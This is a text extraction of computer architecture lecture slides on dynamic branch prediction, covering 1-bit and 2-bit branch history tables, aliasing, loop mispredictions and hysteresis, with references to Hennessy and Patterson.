
## Target:

- Branch Target Buffer
- Return Address Predictors

Hennessy and Patterson  
6<sup>th</sup> ed p182-191


# Simplest idea: branch history table (BHT)

- Lower bits of PC address index table of 1-bit values
  - Says whether or not branch taken last time
  - No address check




# Simplest idea: branch history table (BHT)

- Lower bits of PC address index table of 1-bit values
  - Says whether or not branch taken last time
  - No address check (saves HW, but may not be right branch)
    - Aliasing:** possible mispredictions if 2 different branch instructions map to the same BHT entry



# Simplest idea: branch history table (BHT)


- **Problem:** in a loop, 1-bit BHT will cause 2 mispredictions (avg is 9 iterations before exit):
  - End of loop case, when it exits instead of looping as before
  - First time through loop on *next* time through code, when it predicts *exit* instead of looping
  - Only 80% accuracy even if the loop's branch is taken 90% of the time



# Dynamic Branch Prediction

(Jim Smith, 1981)


- Solution: 2-bit scheme where change prediction only if get misprediction *twice*: (Figure 3.7, p. 198)




- Red: stop, not taken
- Green: go, taken
- Adds *hysteresis* to decision making process

# The 2-bit branch history table (BHT)

# Program counter



Prediction accuracy of an 4096-entry two-bit prediction buffer versus an infinite buffer for the SPEC89 benchmarks (H&P Fig 4.15)




n-bit  
BHT -  
how well  
does it  
work?

- 2-bit predictor often very good, sometimes awful
- Little evidence that BHT capacity is an issue
- 1-bit is usually worse, 3-bit is not usefully better

# N-bit BHT - why does it work so well?

